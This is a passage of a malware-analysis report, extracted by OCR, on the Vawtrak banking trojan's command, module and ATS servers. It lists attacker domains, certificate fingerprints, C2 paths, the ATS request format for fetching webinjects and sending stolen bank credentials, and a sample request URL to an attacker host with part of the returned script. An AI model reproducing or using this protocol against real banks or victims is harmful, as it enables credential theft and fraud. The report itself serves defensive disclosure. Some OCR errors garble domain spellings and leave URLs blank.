


Figure 16. Vawtrak Network behavior

4.1.1 COMMAND & CONTROL SERVERS

These are the most important servers in the infrastructure, because they provide the malware with the instructions to follow (such as which modules it has to download) as well as the necessary configurations. Another functionality of C2 is to receive exfiltrated data sent by the webinject module based on webfilter rules, which tries to steal sensitive information.

These configurations are delivered via a web server (usually a domain name in the URL), and are normally located in one of the following resources:

`/api/posts`	`/forums/index.php`	`/project/i.gif`
`/data/feeder`	`/img/i.gif`	`/rss/feed/stream`
`/extended/info`	`/input/stream`	`/stats/main`
`/feeds/client.dll`	`/news/feed`	`/Work/new/index.php`
`/forums/index.php`	`/post/data`	

When registering with the C2 (using one of the previous resources), Vawtrak sends the following information:

- **BotID (bot identifier):** calculated using the storage device serial number
- **ProjectID:** a numerical value that allows the C2 to identify the target URLs for this infection
  Example:
  - ProjectID: 18
- **Version:** numeric values that identify the major version, minor version and the update version
  Example:
  - Major version: 2
  - Minor version: 13
  - Update version: 12
- **Host-related information:** the Trojan sends information about the infected machine, such as:
  - Hostname
  - Configured proxy
  - Language of the OS
  - Vawtrak installed plug-ins (if there aren´t any, a list of the running process)

This information is ciphered and sent to the server (some parts of this file might be compressed). The server then responds with the necessary configurations and actions for the binary, for example:

- Necessary URLs to download the modules
- URLs with a new Vawtrak version (if needed)
- Additional actions to execute, such as "download&execute"
- Webinject configurations
- New C2 URLs

It's important to note that the targets are specified in the webinjects' configuration. This configuration contains the webinjects, the criteria used to identify a target and alter the contents of the requests/responses to and from it, as well as the webfilters (URLs or regular expressions) that identify the targets from which the Trojan needs to steal the users' information. For some targets, the configuration file has a URL for an ATS server, instead of a webinject, from which the infected browser will use as a proxy server to the target site.

Some of the C2 servers identified in this investigation had a web server running with SSL (port 443) and were using the same SSL certificate, tying these hosts to either the same back-end, or at least the same group; **Vawtrak group**. The following evidence is from May-June 2016:

Host	Subject	SHA1 Fingerprint
beproudof.faith	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
cangetyour.review	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
fastblackspeed.racing	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
goodtrade.bid	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
oldblackman.party	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
quicklinks.download	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
takeaphoto.loan	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE
todaywith.date	CN=silvmafo.net	40:F3:B3:64:B7:09:B7:AD:16:C6:9C:49:8A:4B:14:57:46:05:E8:AE

Towards the end of the investigation, there were two changes in the SSL certificates. The first change occurred in July, when the certificates stopped using the Common Name (CN) field. The second change took place in August, when the CN field was used again, but rather than using the same certificate for every host, the group created a number of certificates and each certificate was used for a subset of multiple hosts:

Host	Subject	SHA1 Fingerprint
zoologicalhg.top	CN=vuinuzhz.com	A5:CC:5F:0F:B6:3D:B7:EF:4F:8C:99:CF:49:28:75:3C:EA:90:29:5C
particularlydltfk.top	CN=vuinuzhz.com	A5:CC:5F:0F:B6:3D:B7:EF:4F:8C:99:CF:49:28:75:3C:EA:90:29:5C
rispservers.top	CN=vuinuzhz.com	A5:CC:5F:0F:B6:3D:B7:EF:4F:8C:99:CF:49:28:75:3C:EA:90:29:5C
finegsserver.top	CN=vuinuzhz.com	A5:CC:5F:0F:B6:3D:B7:EF:4F:8C:99:CF:49:28:75:3C:EA:90:29:5C
rusemp2894.ru	CN=ywxozojqmcd.com	72:3A:D7:C1:18:E3:22:C5:DD:0F:71:84:D2:7B:79:5F:0A:9B:20:CF
drevprom.ru	CN=ywxozojqmcd.com	72:3A:D7:C1:18:E3:22:C5:DD:0F:71:84:D2:7B:79:5F:0A:9B:20:CF
donic.ru	CN=ywxozojqmcd.com	72:3A:D7:C1:18:E3:22:C5:DD:0F:71:84:D2:7B:79:5F:0A:9B:20:CF
regswashlist.top	CN=ywxozojqmcd.com	72:3A:D7:C1:18:E3:22:C5:DD:0F:71:84:D2:7B:79:5F:0A:9B:20:CF
hostilityoh.top	CN=ywxozojqmcd.com	72:3A:D7:C1:18:E3:22:C5:DD:0F:71:84:D2:7B:79:5F:0A:9B:20:CF

The most recent version of Vawtrak uses the CN field to verify that the C2 server at which is trying to connect actually belongs to the **Vawtrak group.** The following snippet of code (in Python) performs the previously mentioned check for a given CN:

```
def is_valid_cn(cn):
    cn_without_tld = cn.split(".")[0]
    sum_value = 0
    for character in cn_without_tld[:-1]:
        sum_value = (sum_value + ord(character)) % 256

    return sum_value % 26 + 97 == ord(cn_without_tld[-1])
```

In addition to the certificates, another trait of the web server is the use of openresty (a dynamic web platform based on NGINX with Lua programming language support):

Figure 17. 404 Response from an openresty web server

We've also found a resource called "/tester/" in some of these servers. This resource contained old Vawtrak testing samples, which were found in .exe format, along with DLL updates.


4.1.2 SUPPORT SERVERS

This type of server is used to store the modules (also known as plug-ins) used by Vawtrak, along with the updates that allow the core binary to update itself. Typically, the Vawtrak group uses two different hosts to serve updates and modules, though in some cases they have used the same host.

The URLs used to download modules and updates from these servers are formatted as follows:

Module URL:

Update URL:



The URLs commonly use the server IP directly, without a domain name, and in some cases have co-existed with the C2 in the same host.

The module files contain two DLLs (one for x32 and one for x64) ciphered with LCG and compressed with LZMAT. The update files have a similar structure; the DLLs also contain the basic configuration for the Trojan, and are signed, but aren't compressed.

MOST USED MODULES

- **Webinjects:**
  this module uses the webinjects' configuration to steal information or modify the communications with the target server, by performing a man-in-the-browser attack
- **Keylogger:**
  this extended functionality allows Vawtrak to log the user's keystrokes in order to obtain credentials that other modules might not be capable of harvesting
- **Pony:**
  module deployed to steal credentials from a wide range of applications, such as the browser vaults
- **Backconnect:**
  allows the attackers to control the infected host remotely or use it as a reverse proxy (which allows the attacker to connect from anywhere using the IP of the host)
- **Data harvester:**
  module used to collect cookies, browsing history and certificates. It also allows the attackers to extract files from the infected host

4.1.3 ATS SERVERS

Automated Transfer Systems (ATS) allows the attackers to obtain additional information from the victim. They are used to intercept the communication between the user and the target sites.

By intercepting this communication, the ATS servers can modify the requests of the users, to change the bank account numbers of a transaction, or the responses, to inject additional fields that might be needed by the attackers further on.

Even though a great number of C2 servers were detected during the investigation, this was not the case for the ATS servers. These ATS servers can be categorized into two different types.

FIRST TYPE

The first reference to this server was found inside a JavaScript code in a webinject configuration file. In this case, the JavaScript code injected to the response contains a URL to the ATS server, where another specific JavaScript for a given target will be retrieved.

We discovered, through the analysis of one of the servers, that there was a JavaScript file on resource "https://hydroxypro-pyl.com/js/main.js" that clearly shows that there is an ATS server, along with a login panel (see Figure 18) with the title "TS Admin" which probably refers to "Transaction System Administration".




Figure 18. Login panel of the ATS server

Our investigation also revealed how the communication with this system works in order to receive JavaScript code and send information for a given bank. The malware uses this format to send a GET request to the root directory of the server with multiple GET parameters. The structure of the request is as follows:

Format:

http://SERVER/?c=<command>&r=<target>&b=<bot_info>&d=<dump>

Parameters:

c=<command>: Specifies the action that the server must perform with the provided information.
Identified commands:
- script: used to obtain webinjects
- gate: used to communicate to the server that the bot is exfiltrating information

r=<target>: the identifier associated to the target (its name, an acronym, or whatever the administrators have chosen)

b=<bot_info>: the parameters ProjectID and BotID of the sample. The server responds to a request with the neces sary webinjects for the target, even without specifying the value of <bot_info> (leaving it blank, with double quotes).

d=<dump>: this parameter is used to append the exfiltrated information for the ATS and it's only used with the command 'gate'

Figure 19 shows a fragment of a response from this server when making a request with the 'script' command requesting webinjects for keiyobank.co.jp:

```
https://hydroxyproyl.com/?c=script&r=cibmu&b=""
```

```
(function(){var g,aa=aa||{},l=this;function m(a){return void 0!==a}function ba(){}
function ca(a){var b=typeof a;if("object"==b)if(a){if(a instanceof Array)return"array";if(a
instanceof Object)return b;var c=Object.prototype.toString.call(a);if("[object
Window]"==c)return"object";if("[object Array]"==c||"number"==typeof
a.length&&"undefined"!=typeof a.splice&&"undefined"!=typeof
a.propertyIsEnumerable&&!a.propertyIsEnumerable("splice"))return"array";if("[object
Function]"==c||"undefined"!=typeof a.call&&"undefined"!=typeof
a.propertyIsEnumerable&&!a.propertyIsEnumerable("call"))return"function"}else return"null";
else if("function"==b&&"undefined"==typeof a.call)return"object";return b}function p(a)
{return"array"==ca(a)}function da(a){var
b=ca(a);return"array"==b||"object"==b&&"number"==typeof a.length}function q(a)
{return"string"==typeof a}function r(a){return"number"==typeof a}function t(a)
{return"function"==ca(a)}function ea(a){var b=typeof
a;return"object"==b&&null!=a||"function"==b}var fa="closure_uid_"+
(1E9*Math.random()>>>0),ga=0;function ha(a,b,c){return a.call.apply(a.bind,arguments)}
function ia(a,b,c){if(!a)throw Error();if(2<arguments.length){var
d=Array.prototype.slice.call(arguments,2);return function(){var
c=Array.prototype.slice.call(arguments);Array.prototype.unshift.apply(c,d);return
a.apply(b,c)}}return function(){return a.apply(b,arguments)}}function u(a,b,c)
{u=Function.prototype.bind&&-1!=Function.prototype.bind.toString().indexOf("native code")?
```

Figure 19. Response from the server to a script command request

The response appears to request a double authentication value, because the following images were found within it in Base64 format:

Figure 20. Security cards from KeiyoBank

In the same code there are multiple references to parameters that will potentially be exfiltrated, such as:

- userId
- password
- pinX (multiple fields, where X is a number)

This may indicate that the server is trying to trick the user input their username, password, and multiple values from their security card in order to exfiltrate the information.

The format was no longer in use when this report was compiled (July-August 2016), but the two ATS servers, hydroxypropyl.com and mov-ax.com, were still active, and located in Singapore sharing the same backend.

SECOND TYPE

This is the most commonly detected ATS type, as a higher number of webinjects included URLs to this type of server and these configurations have been used for a longer period of time than the first type of ATS.

ATS configuration sections of webinject files are very short because they only target a few servers and the configuration for a target is the target site's URL and the associated ATS URL. Using this configuration, the webinject replaces the destination of the communication by the ATS server which will perform a typical man-in-the-middle attack.

An attempt to connect to the ATS resource for one of the targeted banks using a non-infected system will result in the following response:




Figure 21. Response from an ATS server viewed from a non-infected browser

Figure 21 shows the server certificate is valid, however the website is not displayed correctly because it isn't meant to be seen by a non-infected browser. When a user with an infected browser connects to the ATS server, the webinjects module modifies this response to display the page as intended. After fixing the response by replacing "https://1024bitsecurity.com/" with "https://1024bitsecurity.com/fakes/bankline.rbs.com/", it displays correctly in a non-infected browser:

Note that a certificate error appears because an interception software has been used to perform the fix.




Figure 22. Fixed response from an ATS server viewed from a non-infected browser

When this communication is made via an infected system, the result shows the site URL, a valid certificate and the content is also displayed, as seen in Figure 23:

